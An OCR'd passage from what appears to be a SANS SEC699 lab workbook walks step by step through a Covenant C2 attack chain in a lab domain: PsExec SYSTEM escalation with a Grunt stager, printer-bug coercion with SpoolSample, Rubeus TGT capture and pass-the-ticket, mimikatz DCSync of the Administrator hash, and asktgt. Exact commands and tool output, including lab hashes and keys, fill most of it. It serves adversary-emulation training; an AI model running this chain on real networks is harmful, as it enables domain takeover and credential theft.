
Step 4: Uploading PsExec

A simple, yet noisy, way to move from an elevated position such as the `sql_svc` user to `NT AUTHORITY\SYSTEM` is through `PsExec64.exe`.

To do so, create a new `Upload` Task for our new `SQL` using the following `FilePath`:

```
C:\Users\Public\PsExec64.exe
```

As `FileContents`, select the `PsExec64.exe` executable which you can download from Microsoft's Sysinternals.



As soon as you are ready, proceed with the upload through the `Task` button.


Step 5: Using a Binary Covenant Launcher

With `PsExec64.exe` ready, we still need to provide a payload to elevate. As `PsExec64.exe` has a command-line length limit we won't be able to rely on our previously generated PowerShell Covenant Launcher.

We can, however, leverage the `GruntStager.exe` we have previously created! Please download your hosted Launcher available at `192.168.20.107/GruntStager.exe` to your CommandoVM machine.

We can now proceed to create a new *"Upload"* task using the downloaded stager as `FileContents` for the `SQL` grunt. Use the following path as `FilePath`:

```
C:\Users\Public\GruntStager.exe
```



As soon as you have the task configured, click the `Task` button.

Step 6: Starting a System Grunt

With both `PsExec64.exe` and `GruntStager.exe` armed, let's mix them for some magic. We will use `PsExec64.exe` in detached mode (`-d`) to run the dropped `GruntStager.exe` payload as system (`-s`).

As `PsExec64.exe` is a Windows Sysinternals tool, we must also accept (`-accepteula`) its associate End User License Agreement.


```
C:\Users\Public\PsExec64.exe -accepteula -d -s C:\Users\Public\GruntStager.exe
```

This simple command can be executed through a `Shell` task as shown below.

As soon as you click `Task` , `PsExec64` will start `GruntStager.exe` on `SQL` .

If successful, you should now notice a new grunt for `SQL` which runs under the `SYSTEM` user and has the similar integrity. This grunt runs under the highest level of privilege possible.

Note: *Any mentions in the remaining of the lab towards the "SQL" grunt refers to the newly created grunt running as* `SYSTEM` *.*



T1187 - Forced Authentication

As a next step in our emulation plan, we need to trick the domain controller in authenticating to our `SQL` system. We will need to upload `SpoolSample.exe` in order to trigger the printer bug. We will also upload `Rubeus.exe` . As there is a built-in task in Covenant for Rubeus, you may ask "Why upload the executable?!"


Unfortunately, the built-in Rubeus doesn't cover our needs: Rubeus in monitor mode needs to be manually stopped before Covenant can pick up and return its output. This is not something we can easily do in Covenant!

We will thus take the following strategy on *"SQL"*:

- Use an *"Upload"* task to upload `Rubeus.exe`.
- Use a *"Shell"* task to execute `Rubeus.exe` in monitoring mode.
- Use an *"Upload"* task to upload `SpoolSample.exe`.
- Use a *"Shell"* task to execute `SpoolSample.exe`.
- Use a *"Kill"* task to terminate the `Rubeus.exe` process.
- Review the output of the terminated `Rubeus.exe` tasking to extract the `DC$` machine account's Ticket-Granting Ticket.

Step 7: Upload `Rubeus.exe`

```
C:\Users\Public\Rubeus.exe monitor /filteruser:DC$ /interval:10 /nowrap
```




When ready, press the `Task` button. Note that as we are in monitoring mode, we won't expect any output at the moment. We will come back to it at a later stage.

Step 9: Upload SpoolSample

As we uploaded `Rubeus.exe`, proceed to upload `SpoolSample.exe` from your Commando machine to *"SQL"* at the following path:

```
C:\Users\Public\SpoolSample.exe
```


As a reminder, you can find SpoolSample in the following path on your CommandoVM: `C:\Tools\SpoolSample\SpoolSample\bin\Release\SpoolSample.exe`.



Once you selected both the *"FilePath"* and *"FileContents"*, proceed using the *"Task"* button.

Step 10: Trigger `SpoolSample.exe`

```
C:\Users\Public\SpoolSample.exe DC.SEC699-20.LAB SQL.SEC699-20.LAB
```




Once you task it for execution, you should obtain a couple of lines stating the exported functions got called by `SpoolSample.exe`.

```
[+] Converted DLL to shellcode
[+] Executing RDI
[+] Calling exported function
```

Step 11: Terminate Rubeus

With our coerced authentication potentially successful, let's terminate `Rubeus.exe` to check for any captured tickets.


Before invoking a `Kill` task, we must identify the `Rubeus.exe` process identifier. To do so, on `SQL`, task a `ProcessList` task.



In the `ProcessList` task's output, identify the `Rubeus.exe` process. The following capture outlines how in our case the PID had a value of `5264`.

```
Pid   Ppid  Name                 SessionID  Owner
Architecture  Path
---   ----  ----                 ---------  -----                          ---
---------  ----
[...]
5264  4156  Rubeus               0          NT AUTHORITY\SYSTEM            x64
C:\Users\Public\Rubeus.exe
[...]
```

With the PID identified (`5264` in our example), we can proceed to terminate the process through a `Kill` task as shown below.




Once tasked, the output should mention the successful termination of `Rubeus.exe`.

Step 12: Locate a TGT

In our *"SQL"* grunt's *"Taskings"* tab, identify the task we created to use `Rubeus.exe` in monitoring mode. The executed command should look as follows:

```
Shell /shellcommand:"C:\Users\Public\Rubeus.exe monitor /filteruser:DC$
/interval:10 /nowrap"
```



Once you have identified the entry, as outlined above, click its name to view the task's output. While scrolling the generated logs, you should identify a Base64-encoded ticket as seen in the next capture.

```
   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v1.5.0

[*] Action: TGT Monitoring
[*] Target user     : DC$
[*] Monitoring every 10 seconds for new TGTs


[*] 4/20/2020 3:36:39 AM UTC - Found new TGT:

  User                  :  DC$@SEC699-40.LAB
  StartTime             :  4/19/2020 6:34:12 PM
  EndTime               :  4/20/2020 4:31:28 AM
  RenewTill             :  4/22/2020 12:30:58 AM
  Flags                 :  name_canonicalize, pre_authent, renewable,
forwarded, forwardable
  Base64EncodedTicket   : doIFBjCCBQ[...]ktNDAuTEFC

[*] Ticket cache size: 1
```

If there is no ticket present in the output, this is linked to the instability of the Print Spooler service on the target machine (the DC). Although annoying, it's unfortunately the nature of exploitation of bugs. Please refer to the errata for a work-around, which involves rebooting the DC. Once the reboot is finished, you'll need to redo steps 8, 9, 10 and 11.


T1097 - Pass-The-Ticket

Step 13: Inject the TGT

Now that we have successfully obtained the Ticket-Granting Ticket of the `DC$` machine account, let's try injecting it in our existing `WIN10` session. For this specific use case, we can now use the built-in Covenant `Rubeus` task!

Create a new `Rubeus` task with the below command. Be sure to use the Base64-Encoded ticket you retrieved previously by copy/pasting it.

```
ptt /ticket:doIFBjCCBQ[...]ktNDAuTEFC
```



Once ready, press the blue `Task` button. After a couple of seconds (and the usual page refresh), you should see an output mentioning `Ticket successfully imported` as shown below.

```
  ______        _
 (_____ \      | |
  _____) )_   _| |__  _____ _   _  ___
 |  __  /| | | |  _ \| ___ | | | |/___)
 | |  \ \| |_| | |_) ) ____| |_| |___ |
 |_|   |_|____/|____/|_____)____/(___/

 v1.4.2


[*] Action: Import Ticket
[+] Ticket successfully imported!
```


T1075/T1003: Pass-The-Hash/Credential Dumping (DCSYNC)

With a `DC$` ticket imported, let's further compromise the domain...

Step 14: DCSync the Domain Controller

In this scenario, we will abuse DCSync to obtain a Ticket-Granting Ticket for the domain's default privileged `Administrator` user.

Our luck doesn't seem to end, as Covenant also has a built-in command for DCSync! Create a *"DCSync"* task for the `Administrator` user as *"Username"*. Furthermore, define our *"DC"* as `dc` while leaving the *"FQDN"* field empty.



Once you hit *"Task"*, you will soon notice that the output contains information about the `Administrator` account. The field of interest is called *"Hash NTLM"* and has a value of `32297d2b0e8dfe7f179a8222e0531cbf` in our example. Copy this value somewhere as we will need it in the next step.

```
  .#####.   mimikatz 2.2.0 (x64) #18362 Oct  8 2019 14:30:39
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz(powershell) # lsadump::dcsync /user:Administrator /domain:sec699-
40.lab /dc:dc
[DC] 'sec699-40.lab' will be the domain
[DC] 'dc' will be the DC server
[DC] 'Administrator' will be the user account

Object RDN           : Administrator

** SAM ACCOUNT **

SAM Username         : Administrator
Account Type         : 30000000 ( USER_OBJECT )
User Account Control : 00010200 ( NORMAL_ACCOUNT DONT_EXPIRE_PASSWD )
Account expiration   : 1/1/1601 12:00:00 AM
Password last change : 4/14/2020 6:41:00 AM
Object Security ID   : S-1-5-21-691669100-3415365257-3087648052-500
Object Relative ID   : 500

Credentials:
  Hash NTLM: 32297d2b0e8dfe7f179a8222e0531cbf

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : d3ccd3a99d283d32cf199e2f505aac7f

* Primary:Kerberos-Newer-Keys *
    Default Salt : WINSANS-BT4VNT8Administrator
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) :
7a9f11d9e342de7a01e02c70f5dbdbc1e2d6b5765dc543043ecb55786c9dfec1
      aes128_hmac       (4096) : 7a014114299d4236098bea741e59ad63
      des_cbc_md5       (4096) : 64899b34b0d6a167

* Packages *
    NTLM-Strong-NTOWF

* Primary:Kerberos *
    Default Salt : WINSANS-BT4VNT8Administrator
    Credentials
      des_cbc_md5       : 64899b34b0d6a167
```


Step 15: Request an Administrator TGT

Rubeus includes a highly interesting module to request a TGT when the Kerberos encryption key is provided. Remember that when RC4 encryption is used, the Kerberos encryption key is identical to the NTLM hash of the user.

Let's create another *"Rubeus"* task, this time using the `asktgt` module as shown below. We will configure it for the `Administrator` user (`/user`) using the NTLM Hash we extracted during the previous step (`/rc4`). Finally, we will also instruct Rubeus to store the ticket using the `/ptt` option.

```
asktgt /user:Administrator /rc4:32297d2b0e[...]22e0531cbf /ptt
```

Remember to use the NTLM hash you extracted during the previous step as shown below.



Once run, the output of the task should mention *"Ticket successfully imported"* as observable in the below capture.

```
   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v1.4.2

[*] Action: Ask TGT

[*] Using rc4_hmac hash: 32297d2b0e8dfe7f179a8222e0531cbf
[*] Building AS-REQ (w/ preauth) for: 'sec699-40.lab\Administrator'
[+] TGT request successful!
[*] base64(ticket.kirbi):

      doIFQjCCBT[...]ktNDAubGFi

[*] Action: Import Ticket
[+] Ticket successfully imported!

[*] Action: Describe Ticket

  UserName              :  Administrator
  UserRealm             :  SEC699-40.LAB
  ServiceName           :  krbtgt/sec699-40.lab
  ServiceRealm          :  SEC699-40.LAB
  StartTime             :  4/20/2020 3:46:19 AM
  EndTime               :  4/20/2020 1:46:19 PM
  RenewTill             :  4/27/2020 3:46:19 AM
  Flags                 :  name_canonicalize, pre_authent, initial, renewable,
forwardable
  KeyType               :  rc4_hmac
  Base64(key)           :  X0KVEcv7hPahY/2/5c6HqA==
```

Alright! We should now have an active Domain Administrator context in our session! What's next...

Phase 3: Persistence

In this third phase of our plan, we will cover the following ATT&CK techniques:

T1050 - New Service

When operating systems boot up, they can start programs or applications called services that perform background system functions. A service's configuration information, including the file path to the service's executable, is stored in the Windows Registry.

Adversaries may install a new service that can be configured to execute at startup by using utilities to interact with services or by directly modifying the Registry. The service name may be disguised by using a name from a related operating system or benign software with Masquerading. Services may be created with administrator privileges but are executed under SYSTEM privileges, so an adversary may also use a service to escalate privileges from administrator to SYSTEM. Adversaries may also directly start services through Service Execution.

Source: attack.mitre.org

T1158 - Hidden Files

To prevent normal users from accidentally changing special files on a system, most operating systems have the concept of a ‘hidden’ file. These files don’t show up when a user browses the file system with a GUI or when using normal commands on the command line. Users must explicitly ask to show the hidden files either via a series of Graphical User Interface (GUI) prompts or with command line switches (dir /a for Windows and ls –a for Linux and macOS).

Adversaries can use this to their advantage to hide files and folders anywhere on the system for persistence and evading a typical user or system analysis that does not incorporate investigation of hidden files.

